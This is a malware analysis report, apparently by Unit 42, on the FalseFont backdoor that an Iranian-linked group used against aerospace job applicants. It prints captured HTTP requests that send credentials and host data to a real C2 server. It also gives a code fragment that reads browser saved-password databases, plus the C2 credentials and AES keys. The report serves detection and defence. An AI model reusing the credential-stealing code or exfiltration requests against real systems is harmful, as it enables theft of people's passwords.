Curious Serpens' FalseFont Backdoor: Technical Analysis, Detection and Prevention

By Tom Fakterman, Daniel Frank, Jerome Tujague

Published: 2024-03-21 · Archived: 2026-04-05 17:16:19 UTC

Executive Summary

This article reviews the recently discovered FalseFont backdoor, which was used by a suspected Iranian-affiliated threat actor that Unit 42 tracks as Curious Serpens. Curious Serpens (aka Peach Sandstorm) is a known espionage group that has previously targeted the aerospace and energy sectors. FalseFont is the latest tool in Curious Serpens' arsenal. The examples we analyzed show how the threat actors mimic legitimate human resources software, using a fake job recruitment process to trick victims into installing the backdoor.

Our in-depth technical analysis will help security professionals better understand FalseFont and more effectively defend against this threat. This article focuses on analysis of the newly discovered FalseFont backdoor and its capabilities. Lastly, we'll discuss ways to detect and prevent this targeted backdoor.

Palo Alto Networks customers are better protected from the threats mentioned in this article in the following ways:

- Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the malware C2 traffic
- Advanced URL Filtering and DNS Security categorize known C2 domains and IPs as malicious.
- Organizations can engage the Unit 42 Incident Response team for specific assistance with this threat and others
- Cortex XDR and Prisma Cloud Compute combined with the XSIAM platform help detect and prevent the threats mentioned in this article
- The Advanced WildFire machine learning-models and analysis techniques have been reviewed and updated in light of this new malware.

Related Unit 42 Topics	**Iran**, **Backdoors**
Curious Serpens APT Group AKAs	Peach Sandstorm, APT33, Elfin, HOLMIUM, MAGNALIUM, REFINED KITTEN

Curious Serpens and FalseFont Background

The threat actor we track as Curious Serpens is also known by other names, such as Peach Sandstorm, APT33, Elfin, HOLMIUM, MAGNALIUM or REFINED KITTEN. According to these reports, Curious Serpens has been active since at least 2013. This threat actor is associated with espionage and has targeted organizations in the Middle East, the United States and Europe.

In December 2023, Microsoft Threat Intelligence noted that this threat actor began using a new backdoor and identified the backdoor as FalseFont. By the end of January 2024, we saw the first public analysis of FalseFont. Here, we add to the analysis of FalseFont by sharing our observations, as well as additional information on the traffic and processes that we have detected and prevented.

The FalseFont backdoor is written in ASP .NET Core. Its capabilities include the following:

- Executing processes and commands on the infected machine
- Manipulating the file system
- Capturing the screen
- Stealing credentials from browsers
- Stealing credentials for an aerospace-industry job application platform, which could contain sensitive aerospace data

FalseFont was observed in the wild, packed in a single native executable that is 182 MB in size. In addition to the malware itself, this executable contains various .NET components and libraries essential for the malware to operate. FalseFont also uses ASP.NET Core SignalR, which is an open-source library for running web applications, for communication with its command and control server (C2).

Targeting Aerospace and Defense Job Applicants

The FalseFont backdoor is a highly targeted backdoor, and so far it has been reported to target job applicants in the aerospace and defense industries. FalseFont targets these applicants by impersonating a graphical user interface (GUI) for submitting a job application to a U.S.-based aerospace company. Figure 1 shows the main window of the application.



Figure 1. Login panel displayed after running the FalseFont executable on a Windows machine.

Threat actors often imitate legitimate products for malicious purposes. This does not imply a flaw or malicious quality to the legitimate product being abused.

While the GUI is active for user interaction, in the background, the second and main component of the malware is running. As it runs, it is establishing persistence and registering itself to its C2 server.

FalseFont's execution is detected and prevented by Cortex XDR, as shown in Figures 2 and 3.



Figure 2. The alert reveals the FalseFont executable attempting malicious behavior while Cortex XDR is in detect mode.



Figure 3. Cortex XDR shows it blocked the execution of the FalseFont malware.

FalseFont Technical Analysis

The GUI Component

The FalseFont executable presents a login interface impersonating an aerospace company, as previously shown in Figure 1. If a victim enters a username and password, the malware sends this data in JSON format through an

HTTP POST request to the threat actor's C2 server on 64.52.80[.]30 over TCP port 8080. URLs for the regular login and guest login are different, as shown below in Figures 4 and 5.

```
POST /LoginAsGuest HTTP/1.1
Host: 64.52.80.30:8080
Transfer-Encoding: chunked
Content-Type: application/json; charset=utf-8

3A
{"username":"[redacted]","password":"[redacted]"}
0
```

Figure 4. HTTP POST request generated when logging in as a guest from the FalseFont GUI.

```
POST /Login HTTP/1.1
Host: 64.52.80.30:8080
Transfer-Encoding: chunked
Content-Type: application/json; charset=utf-8

39
{"username":"[redacted]","password":"[redacted]"}
0
```

Figure 5. HTTP POST request generated when using the regular login from the FalseFont GUI.

The FalseFont GUI has a checkbox labeled Remember Me immediately below the login fields. If a victim checks this box, the username and password are saved to a file named data.txt under %localappdata%. On future launches of the application, if the data.txt file already exists, the threat will send login data to the C2 server automatically. If this file exists or the C2 server responds successfully, the threat collapses the login view and displays a resume collection page shown in Figure 6.



Figure 6. FalseFont GUI displays a resume collection page.

Once a victim fills these fields out, FalseFont converts their contents into serialized JSON and sends it as a GET request to the C2 server's IP address. If the C2 server responds, the GUI shows the text "Your information has been registered, our colleagues will contact you." and the resume data is saved to a file named data2.txt under %localappdata%.

The Backdoor Component

Initialization

During initialization, FalseFont establishes a first handshake with its C2 domain. The malware collects and sends the machine hostname, the login username and the operating system details. Figure 7 below shows the packet sent to the C2, including the attackers' credentials hard-coded in FalseFont's code.

```
POST /api/Token HTTP/1.1
Host: digitalcodecrafters.com
Transfer-Encoding: chunked
Content-Type: application/json; charset=utf-8

A0
{"username":"MX2","password":"NooVtlXgx2T3IyN4I0Xf","computerHostName":"[redacted]","computerUserName":"[redacted]","osName":"[redacted]"}
0
```

Figure 7. TCP stream of an HTTP POST request for the initial C2 handshake.

FalseFont can use the following command-line arguments, which are referred to in the program's code as AppReset and AppUpdate:

- SsQP's*(58vaP!tF4 (AppReset)
- SQP's*(58vaP!tF4 (AppUpdate)

These arguments let the malware know if the C2 server has sent a request for a reset or an update. Next, FalseFont attempts to create a mutex with the value 864H!NKLNB*x_H?5. In case the mutex already exists, and none of the arguments mentioned above were received, the malware will terminate.

Persistence

FalseFont drops three copies of itself into the infected machine, using the following distinct paths:

- %username%\AppData\Roaming\host.exe
- %username%\AppData\Local\broker.exe
- %username%\AppData\Local\Microsoft\System.exe

Figure 8 below shows the file writing operations as logged by Cortex XDR.

ACTION_TYPE	FILE_PATH
File Write	C:\Users\[redacted]\AppData\Roaming\host.exe
File Write	C:\Users\[redacted]\AppData\Local\broker.exe
File Write	C:\Users\[redacted]\AppData\Local\Microsoft\System.exe

Figure 8. Information from the Cortex XDR alert on FalseFont making three copies of itself.

FalseFont will then establish persistence via the registry CurrentVersion\Run key for all three copies by creating a new value, as shown in Figure 9.

ACTION_TYPE	REGISTRY_KEY_NAME	REGISTRY_DATA
Set Registry Value	HKEY_USERS\[redacted]\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	C:\Users\[redacted]\AppData\Local\Microsoft\System.exe
Set Registry Value	HKEY_USERS\[redacted]\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	C:\Users\[redacted]\AppData\Local\broker.exe
Set Registry Value	HKEY_USERS\[redacted]\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	C:\Users\[redacted]\AppData\Roaming\host.exe

Figure 9. Example of registry updates to keep FalseFont persistent on an infected Windows host.

After startup only the backdoor component will run, excluding the malware's GUI. In addition, if there are already values present in the Run key, it will edit the first of the existing keys so it will also execute the host.exe copy of FalseFont. Whichever starts up first will create a mutex that will terminate the other two instances.

The persistence mechanism of FalseFont following the infected machine's reboot is detected by Cortex XDR as shown in Figure 10.



Figure 10. Cortex XDR alert showing persistent copies of FalseFont starting after a reboot.

Encoding and Encryption Scheme

FalseFont stores a hard-coded configuration as part of its code, which attempts to conceal some of its strings to hinder analysis of its functionality. The malware's strings are encoded in Base64, and encrypted using a hard-coded AES key.

The authors did not do a great job concealing the threat's functionality, as they labeled most of the methods with names similar to the strings they decrypt and decode. Figure 11 below shows an example, with the string being decoded and decrypted into OS error while executing:

```
public static string OS_error_while_executing()
{
    return D("j4/k8l20MqpJ+DCaAA6SwZHNTC8jmI9qUtkpbrTa9E0=");
}
```

Figure 11. An example from FalseFont code where an embedded string is encrypted and encoded.

Core Functionality

FalseFont has an array of commands it can receive from the C2. These commands enable the attackers to perform the following activities:

- Executing commands and processes
- Downloading and uploading files
- Receiving information about the file system
- Updating the malware
- Stealing credentials
- Capturing the victim's screen

FalseFont can receive commands from the C2 in two different ways:

1. Sending a GET request with the URI /api/Core/Command/Init to a specific API endpoint on the C2 every 0-5 minutes
2. Using a SignalR client

These two methods enable the attackers to interact with FalseFont in two different ways. By using method number one, the attackers are able to communicate with the backdoor via a predefined list of commands that it will execute every few minutes. With the second method that uses SignalR, the attackers are able to send each command to the backdoor in real time, without having to wait for the backdoor to send a request first.

As shown in Figure 12, the communication with the C2 is AES encrypted with a hard-coded key and then Base64 encoded. The key together with the URL list used for C2 communications can be found in the Indicators of Compromise section.

```
this.<aes>5__2.KeySize = 256;
this.<aes>5__2.Key = Convert.FromBase64String(this.<>4__this._key);
this.<aes>5__2.IV = Convert.FromBase64String(this.<>4__this._iv);
this.<encryptor>5__3 = this.<aes>5__2.CreateEncryptor(this.<aes>5__2.Key, this.<aes>5__2.IV);
this.<memoryStream>5__4 = new MemoryStream();
```

Figure 12. Code snippet of FalseFont shows the use of AES for encrypted communication.

Supported Commands

Table 1 below contains FalseFonts's supported commands from querying the "/Core/Command/Init" URI.

Command Type	Functionality
Exec	Executes a specified process with provided command-line arguments. Sets ProcessStartInfo.UseShellExecute to false, indicating the process should be run directly from the executable. Returns either standard output or custom strings indicating success or failure.

ExecUseShell	Executes a specified process with provided command-line arguments. Sets ProcessStartInfo.UseShellExecute to true, indicating the operating system shell should be used to spawn the process. Returns either standard output or custom strings indicating success or failure.
ExecAndKeepAlive	This command doesn't appear to be fully implemented. It returns a command result of Not work and a status of 0.
CMD	If the threat receives the parameter pass from the C2, it steals passwords from the Chrome, Brave and Edge User Data folders using code borrowed from a GitHub project. Otherwise, it executes cmd.exe with provided command-line arguments and returns console output or custom error messages.
PowerShell	Executes powershell.exe using the provided arguments. Returns output or custom error messages.
KillByName	Attempts to kill a process by name using Process.Kill. Returns successfully terminated process IDs.
KillById	Attempts to kill processes by ID using Process.Kill. Returns successfully terminated process IDs.
Download	Downloads and decompresses a file hosted on the C2 server. Returns a string indicating success or failure.
Upload	Uploads either a single file or directory, or a list of files and directories to the C2 server. Data is exfiltrated in Base64 encoded and encrypted chunks of a size specified by the C2.
Delete	Deletes a specified file or directory. Returns a custom string indicating success or failure.
GetDirectories	Generates a recursive list of files and directories in a specified path, and returns a string that is delimited using the “|” character.
ChangeTime	Updates the _timeInterval property controlling the SignalR client’s automatic reconnect timer.
SendAllDirectory	Enumerates all logical drives and returns a list of all subdirectories and files to the C2.
UpadateApplication	Downloads, extracts and installs a new version of FalseFont. Executes using the AppUpdate variable and terminates the current process.

Restart	The threat launches the first identified copy of itself found in a registry Run key, passing in the AppReset variable as an argument. Terminates the current process.
GetProcess	Returns a list of all running processes to the C2, using GetProcess.
SendAllDirectoryWithStartPath	Returns a recursive list of subdirectories and files under a specified path, or multiple paths delimited by the "*" character.
default	Returns "Command not register."

Table 1. Commands supported by the C2's init URI.

SignalR Client

SignalR is an ASP.NET library, commonly used for chat applications, enabling servers to push content to clients in real time.

As opposed to the method mentioned in the section above that queries a specific API endpoint every few minutes, the attackers are able to send a command to the backdoor in real time using SignalR.

FalseFont uses SignalR's default JSON-based text protocol, which means the attacker's server sends messages in a JSON format that is handled and parsed by different handlers registered by the client (FalseFont). Messages from a SignalR server contain a name and additional parameters.

As shown in Figure 13, FalseFont registers five handlers using the HubConnectionExtensions.On method. Once registered, the SignalR client will wait for messages from the server. When it receives a message, it will check if the message name matches one of five possible values. If the name matches, the corresponding method is executed and the message parameter field is passed in as an argument.



Figure 13. FalseFont's registers handlers for SignalR messages.

Table 2 below shows an overview of the handlers registered for FalseFont's SignalR client.

Method	**Functionality**
Command	Executes a command from the same list that is supported by querying /Core/Command/Init URI.

GetDir	Collects a list of files and directories at a specified path. Sends a POST request with the data to the /api/LiveDirectory/Send/Dir endpoint.
GetHard	Enumerates hard drives, including name, type and size. Sends a POST request with the data to the /api/LiveDirectory/Send/Hard API endpoint.
GetScreen	Creates a new thread that captures screenshots at a specified interval over a specified duration of time. The screenshots are saved as JPEGs, converted to Base64 and sent to the /api/LiveDirectory/Send/Screen endpoint.
StopSendScreen	Disables the screen capture method.

Table 2. Commands supported by the SignalR client.

Credential Theft

Examining FalseFont's credential theft feature, we observed that if FalseFont receives the command CMD with the parameter pass from the C2, it will attempt to steal credentials from popular web browsers.

Additionally, FalseFont will attempt to steal credentials by querying the Loginvault.db database, as shown in Figure 14.

```
string text = folderPath + browser.Path + "Default\\Login Data";
byte[] key = Brow.GetKey(browser.Path + "Local State");
File.Copy(text, Path.Combine(folderPath, "Loginvault.db"), true);
SqliteConnection sqliteConnection = new SqliteConnection("Data Source=" + Path.Combine(folderPath, "Loginvault.db") + ";");
sqliteConnection.Open();
List<Credential> list = new List<Credential>();
SqliteCommand sqliteCommand = new SqliteCommand("select * from logins", sqliteConnection);
SqliteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
while (sqliteDataReader.Read())
{
    byte[] array = (byte[])sqliteDataReader["password_value"];
```

Figure 14. FalseFont code showing attempts to query the Loginvault.db file.

Conclusion

This article provides a technical analysis of FalseFont, a new backdoor developed by the suspected Iranian-affiliated threat actor known as Curious Serpens. We reviewed how FalseFont's operators target the aerospace and defense industries by attempting to mimic legitimate human resources software specific to these industries. This disguised executable ultimately causes the installation of the backdoor under the guise of a job recruitment process.

We then dived into FalseFont's core architecture, functionality and its elaborate interface to receive commands from the threat actors in real time. We also analyzed the framework that the threat actors chose for C2 communication, which included the implementation of a dual communication mechanism.

Lastly, we also showed how the Cortex XDR platform can detect and prevent the malware's different infection components.

We urge security professionals and defenders to carefully examine this report and leverage the information presented to improve existing practices in detection, prevention and hunting, ultimately fortifying their overall security stance.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this threat.

The Cortex XDR platform can detect and prevent the execution flow described in the screenshots included in the previous sections.

Cortex XDR and XSIAM detect user and credential-based threats by analyzing user activity from multiple data sources, including the following:

- Endpoints
- Network firewalls
- Active Directory
- Identity and access management solutions
- Cloud workloads

Cortex XDR and XSIAM build behavioral profiles of user activity over time with machine learning. By comparing new activity to past activity, peer activity and the expected behavior of the entity, Cortex XDR and XSIAM detect anomalous activity indicative of credential-based attacks.

They also offer the following protections related to the attacks discussed in this post:

- Preventing the execution of known malicious malware
- Helping prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module

Cortex XDR Pro and XSIAM detect post-exploit activity, including credential-based attacks, with behavioral analytics.

Prisma Cloud Defender agents with XSIAM and WildFire integration can detect and prevent malicious execution of the FalseFont binaries within Windows based VM, container and serverless cloud infrastructure.

The Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the malware C2 traffic via the following Threat Prevention signature: 86805

The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of this new FalseFont backdoor. Multiple products in the Palo Alto Networks portfolio leverage Advanced WildFire to provide coverage against FalseFont and other threats.

Advanced URL Filtering and DNS Security categorize known C2 domains and IPs as malicious.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

FalseFont packed executable SHA256 hash:

- 364275326bbfc4a3b89233dabdaf3230a3d149ab774678342a40644ad9f8d614

FalseFont unpacked executable SHA256 hash:

- 4145e792c9e9f3c4e80ca0e290bd7568ebcef678affd68d9b505f02c6acaab12

Mutex:

- 864H!NKLNB*x_H?5

Persistence paths:

- %username%\AppData\Roaming\host.exe
- %username%\AppData\Local\broker.exe
- %username%\AppData\Local\Microsoft\System.exe

C2 Domain:

- Digitalcodecrafters[.]com

C2 IP:

- 64.52.80[.]30

C2 username:

- MX2

C2 password:

- NooVtlXgx2T3IyN4I0Xf

Base 64-encoded hard-coded AES IV:

- viOIZ9cX59qDDjMHYsz1Yw==

Base 64-encoded hard-coded AES key:

- 3EzuNZ0RN3h3oV7rzILktSHSaHk+5rtcWOr0mlA1CUA=

C2 URI Scheme:

- Login/
- LoginAsGuest/
- realtime/
- api/
    - /Token
    - /AgentRequestTime/Agent
    - /Core/Command/Add/Result
    - /Core/Command/Add/Schedule
    - /Core/Command/Init
    - /Core/Command/Last
    - /Core/Command/Restart
    - /FileStorage
    - /FileStorage/Agent/Init/Upload
    - /FileStorage/Agent/Upload
    - /FileStorage/Agent/Download
    - /LiveDirectory/Send/Dir
    - /LiveDirectory/Send/Hard
    - /LiveDirectory/Send/Screen
